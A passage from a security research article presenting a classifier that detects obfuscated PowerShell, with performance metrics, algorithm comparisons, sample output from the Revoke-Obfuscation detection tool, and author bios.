
In the heat of an incident response, you'd probably rather double-check scripts like that, so we labeled all scripts that contained unusual or content like this as part of our labeling effort. We included scripts with regions of complicated regular expressions, odd concentrations of script blocks, operators, and more. Given the variety of scripts in deep content scanning, the classifier still performs admirably at this much more complicated task:

Measure	Cosine Similarity	Obfuscated	Sketchy
Accuracy	0.71	0.96	0.88
Precision	0.89	0.96	0.86
Recall	0.37	0.95	0.89
F1 Score	0.52	0.96	0.88
True Positives	0.16	0.41	0.43
False Positives	0.02	0.01	0.07
True Negatives	0.55	0.55	0.43
False Negatives	0.27	0.02	0.05

It returns nearly 90% of the scripts that somebody might consider "unusual", with a still very reasonable 7% false positive rate.

Other Algorithms

The linear regression and gradient descent algorithm was written in C#, heavily leveraging the prior work done by Dr. James McCaffrey in his MSDN column, [Test Run – Gradient Descent Training Using C#](#). However, Azure Machine learning makes it incredibly easy to compare this algorithm to several others, including Perceptron, Boosted Decision Tree, and Support Vector Machine techniques.



For both the “In the Wild” and “Deep” data sets, this implementation gets nearly identical results to the Azure Machine Learning implementation of Logistic Regression. Boosted Decision Trees produce similar results, while the Perceptron and Support Vector Machine approaches performed much more poorly on this data set.

Revoke-Obfuscation

A production-ready implementation of this classifier is now available in the GitHub project, [Revoke-Obfuscation](#).

```
Command Prompt - powershell
PS C:\> $obfResults = Get-WinEvent -Path .\Demo\demo.evtx | Get-RvoScriptBlock | Measure-RvoObfuscation -OutputToDisk -Verbose
[1 of 26] NOT OBFUSCATED :: (54EC3A57A83D2CC6B91AF118CB9F36287CDE647E74CD23E7C9255FA21968193D)
[2 of 26] NOT OBFUSCATED :: (74FAEDE4EABB6348EB7F8710FCB2A572C516C52D9136B0346381A43231D3ADEA)
[3 of 26] OBFUSCATED :: (25F3A55DCA98162E7A36AA7B3A6F59AE33EA92E6C08E7F6FF34CEDDEB94C1CC8)
[4 of 26] OBFUSCATED :: (1598DE582638B8C582036D6FFE0175F9AFAD10170C24C6A2908D3892301F1D6F)
[5 of 26] OBFUSCATED :: (37FC5015C2412E34F6FD29D3F63070CD812087D308FDEC4993D363E6CD86536E)
[6 of 26] OBFUSCATED :: (8389719C218276F8C0879046E6E8303257D6BC65AFFC6537BFE13D15A1DA468)
[7 of 26] NOT OBFUSCATED :: (AD65138F78E14C6D08B6DC5CEB3E3BE1D1F943F4915EBBB7D880A118D410AEB17)
[8 of 26] OBFUSCATED :: (23435338E8CC0682E597C9A3D20EB91F21A3322D3082F1BB9E25561C010543FC)
[9 of 26] OBFUSCATED :: (FD1971D88D5385A735CABEC3041386273481A85EB2FA472771C1DB6CDB1DD23A)
[10 of 26] OBFUSCATED :: (8BC43793D6F715DC2D647839471A1336F489428A6877F446594782DFEE995BA4)
[11 of 26] OBFUSCATED :: (63944807689F69CD06C94ABAA7997CAE595E73C7CADFE0BA24127589644EAD1D)
[12 of 26] OBFUSCATED :: (502D953C7A1BE868FBAE4F359E81C2A9E05E2A1160C7E9AE2C8E9A0FFFE02C1C)
[13 of 26] OBFUSCATED :: (8CD1BAD6EE2CC6838855F388D467E2BC0FFE2389CE230ED7D5FDEC583A23D7B)
[14 of 26] OBFUSCATED :: (515CA93BF73E4091BCC19CED6F2085D31E3B66645B3891716008C476916373EA)
```

Revoke-Obfuscation has been used in numerous Mandiant investigations. It supports analysis against files, PowerShell event logs, URLs, and even raw content streams. It also supports rich whitelisting behaviour to reduce the false positive rate on known scripts.

Authors

Daniel Bohannon

Daniel Bohannon (@DanielHBohannon) is a Senior Applied Security Researcher at Mandiant. He is the author of Invoke-Obfuscation and Invoke-CradleCrafter. He specializes in Obfuscation, evasion, and detection techniques.

Lee Holmes

Lee Holmes (@Lee_Holmes) is the lead security architect of Azure Management at Microsoft. He is the author of the Windows PowerShell Cookbook, and an original member of the PowerShell development team.